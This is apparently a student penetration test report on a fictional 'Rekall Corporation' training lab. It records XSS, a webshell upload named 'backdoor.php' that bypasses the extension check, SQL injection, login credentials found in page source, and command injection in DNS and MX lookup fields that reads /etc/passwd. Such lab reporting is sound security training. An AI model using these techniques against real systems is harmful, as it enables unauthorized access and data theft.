



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

| | |
|--|----|
| Confidentiality Statement | 2 |
| Contact Information | 4 |
| Document History | 4 |
| Introduction | 5 |
| Assessment Objective | 5 |
| Penetration Testing Methodology | 6 |
| Reconnaissance | 6 |
| Identification of Vulnerabilities and Services | 6 |
| Vulnerability Exploitation | 6 |
| Reporting | 6 |
| Scope | 7 |
| Executive Summary of Findings | 8 |
| Grading Methodology | 8 |
| Summary of Strengths | 9 |
| Summary of Weaknesses | 9 |
| Executive Summary Narrative | 10 |
| Summary Vulnerability Overview | 13 |
| Vulnerability Findings | 14 |

Contact Information

| | |
|---------------|--------------------|
| Company Name | AI Dente Worms |
| Contact Name | Andrew Sessions |
| Contact Title | Penetration Tester |

Document History

| Version | Date | Author(s) | Comments |
|---------|-----------|-----------------|----------|
| 001 | 2/22/2024 | Andrew Sessions | |

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

| Objective |
|--|
| Find and exfiltrate any sensitive information within the domain. |
| Escalate privileges. |
| Compromise several machines. |

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Up to date anti-malware installed on systems.
- Basic protections in place which made Local File Inclusion and XSS scripting more difficult to achieve.
- Several input fields implemented some form of input validation.
- Commitment to furthering network security by contracting continued penetration testing for vulnerabilities.


Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.


- Web App is vulnerable to multiple types of XSS and SQL injection attacks.
- Sensitive data such as the physical address and user credentials are available through publicly available channels.
- User credentials being improperly stored and visible in the HTML source.
- Open ports without other means of protection leading to enumeration and easy access to sensitive data through anonymous FTP.
- Out of date systems such as SLMail and Apache Coyote
- Unauthorized access to files and systems allowing for access to sensitive data and privilege escalation.
- Inadequate input validation leading to XSS and SQL injection in various input fields.
- Inadequate file extension validation leading to local file inclusion (LFI) attacks.
- Employees having weak credentials that are very susceptible to brute force attacks.
- Users having excess privileges allowing for persistence in network systems through task scheduling.
- Storage of outdated web data on the web application server leading to directory traversal.
- Sensitive data including the entirety of the web app being publicly posted in online databases (GitHub).

Executive Summary


DAY 1



First thing we attempted upon accessing the welcome screen was XSS reflection by putting script into the input field present. Without any input validation, this ran successfully and created a popup.



This same issue was then also present on the memory planning page, while some amount of input validation was present it was inadequate to stop all XSS reflection.



On the comments page, again script was allowed into the input field. Worse yet this script then gets stored onto the system becoming a major security risk.

```
root@kali:~# curl -v http://192.168.14.35/About-Rekall.php
* Trying 192.168.14.35:80...
* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0)
> GET /About-Rekall.php HTTP/1.1
> Host: 192.168.14.35
> User-Agent: curl/7.81.0
> Accept: */*
>
> Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
< Date: Mon, 29 Oct 2024 22:29:59 GMT
< Server: Apache/2.4.7 (Ubuntu)
< X-Powered-By: Flag 4 ncck9d7dk6sh2
< Set-Cookie: PHPSESSID=4evrvtalqlbbbs7eo0ctftkv5; path=/; Expires=Mon, 29 Nov 1981 08:52:00 GMT; HttpOnly; Secure; SameSite=None; Max-Age=0; Cache-Control=private, no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Vary: Accept-Encoding
< Content-Type: text/html
< Content-Length: 73
< Content-Type: text/html
<

<!DOCTYPE html>
<html style="font-size: 16px;">
<head>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <meta charset="utf-8">
    <meta name="keywords" content="">
    <meta name="description" content="">
    <meta name="page_type" content="np-template-header-footer-from-plugin">
    <title>About Rekall</title>
    <link rel="stylesheet" href="nicepage.css" media="screen">
    <link rel="stylesheet" href="About-Rekall.css" media="screen">
    <script class="u-script" type="text/javascript" src="jquery.js" defer=""></script>
    <script class="u-script" type="text/javascript" src="nicepage.js" defer=""></script>
    <script class="u-script" type="text/javascript" src="nicepage-4.0.3_nicepage.com">
        <!-- Generated by nicepage 4.0.3 -->
    <link id="u-link-1" href="https://fonts.googleapis.com/css?family=Roboto:100,100i,300,300i,400,400i,500,500i,700,700i,900,900i|Open+Sans:300,300i,400,400i,500,500i,600,600i,700,700i,800,800i">
```


Running a simple curl request we were able to retrieve more information about the server and its network. Having curl requests open can lead to bot abuses.

The screenshot shows a web browser window with the URL 192.168.14.35/Memory-Planner.php. The page has a red header with the Rekall Corporation logo and navigation links for Home, About Rekall, Welcome, VR Planner (which is highlighted in blue), and Login. Below the header, there's a banner with the text "Race in the Grand Prix" and an image of a motorcycle racer. A large black callout box contains the text "Choose your Adventure by uploading a picture of your dream adventure!". Below this, there's a file upload form with a placeholder "Please upload an image:" and a "Browse..." button. The file chosen is "backdoor.php". An "Upload Your File!" button is present. A success message at the bottom states "Your image has been uploaded here.Congrats, flag 5 is mmssdi73g".

Further down on the memory planner page, you are able to upload potentially harmful files through the web app, making the network vulnerable to local file inclusion attacks.

The screenshot shows the same web browser window as the previous one, but the file uploaded is now "backdoor.jpg.php". The rest of the page content is identical to the first screenshot, including the banner, the "Choose your location by uploading a picture" text, and the file upload form. The success message at the bottom now reads "Your image has been uploaded here.Congrats, flag 6 is ld8skd62hdd".


Further on the same page, we were able to upload the same potentially dangerous file by simply renaming the file to include .jpg somewhere in the name. The currently implemented file extension verification in place needs work.




We then moved onto the login page, which without input validation or input sanitation turned out to be susceptible to SQL injection.

```
100     <button type="submit" name="form" value="submit">Login</button>
101   </form>
102   </div>
103   <font color="red">Invalid credentials!</font>
104 
105 
106   <span style="font-weight: 700;"></span>
107   </h1>
108 </section>
109 <section class="u-clearfix u-palette-2-base u-section-2" id="carousel_02cf">
110   <div class="u-clearfix u-shoot u-sheet-1">
111     <h1 class="u-text u-text-default u-text-1">
112       <center><span style="font-weight: 900;">Admin Login</span></center>
113     </h1>
114   </div>
115 </section>
116 </div>
117 </div>
118 </div>
119 </div>
120 <div id="main">
121   <p>Enter your Administrator credentials!</p>
122 
123 <style>
124   input[type=text], input[type=password]{
125     background-color: black;
126     color: white;
127   }
128   button[type=submit]{
129     background-color: black;
130     color: white;
131   }
132 </style>
133 
134   <form action="/Login.php" method="POST">
135     <p><label for="login">Login:</label><font color="#008545A">douglasquaid</font><br />
136       <input type="text" id="login" name="login" size="20" /></p>
137     <p><label for="password">Password:</label><font color="#008545A">kato</font><br />
138       <input type="password" id="password" name="password" size="20" /></p>
139     <button type="submit" name="form" value="submit" background-color="black">Login</button>
140   </form>
141 
142 <br />
143   <font color="red">Invalid credentials!</font>
144 
145 </div>
146 </div>
147 <br />
148 <font color="red">Invalid credentials!</font>
149 </div>
150 </div>
151 </div>
152 </div>
153 </body>
154 </html>
155 
156 
157 
```

In the source for the login page, there are some log in credentials left in the source.



We were also able to access the robots.txt file by changing the URL. While in and of itself not a security risk, having it accessible does expose potentially useful information to attackers.



Using the credentials gathered earlier, we were able to access the administrator networking tools. The DNS input field on this page also had no form of input validation or sanitation which allowed us to inject a command into it to cat a text file located in the web application.

Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt

DNS Check

Lookup

MX Record Checker

Check your MX

SIEM: plunk Firewalls: barracuda CLOUD: aws Load balancers: F5

Congrats, flag 11 is opshdkasy78s

Same thing applied to the input field for record checking, despite there being some minimal input validation it was inadequate to prevent all attempts as command injection.

The screenshot shows a Firefox browser window with two tabs open. The top tab is titled "Welcome - Mozilla Firefox" and displays a command-line session showing a list of users on a system. The bottom tab is titled "Login - Mozilla Firefox" and shows a login page for "REKALL CORPORATION". The user "melina" has logged in successfully, and a message indicates a successful login with the flag "flag_12 is hsk23oncsd".

REKALL CORPORATION

"New" Rekall Disclaimer

```
root:x:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:games:/usr/games:/usr/sbin/nologin
man:x:6:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:lp/var/spool/lpd:/usr/sbin/nologin
mail:x:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:3:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101:/var/lib/libuuid:
syslog:x:101:104:/home/syslog:/bin/false
mysqld:x:102:105:MySQL Server,...:/nonexistent:/bin/false
mellina:x:1000:1000:/home/mellina:
```

Login

REKALL CORPORATION

Welcome

Enter your Administrator credentials!

Login: melina

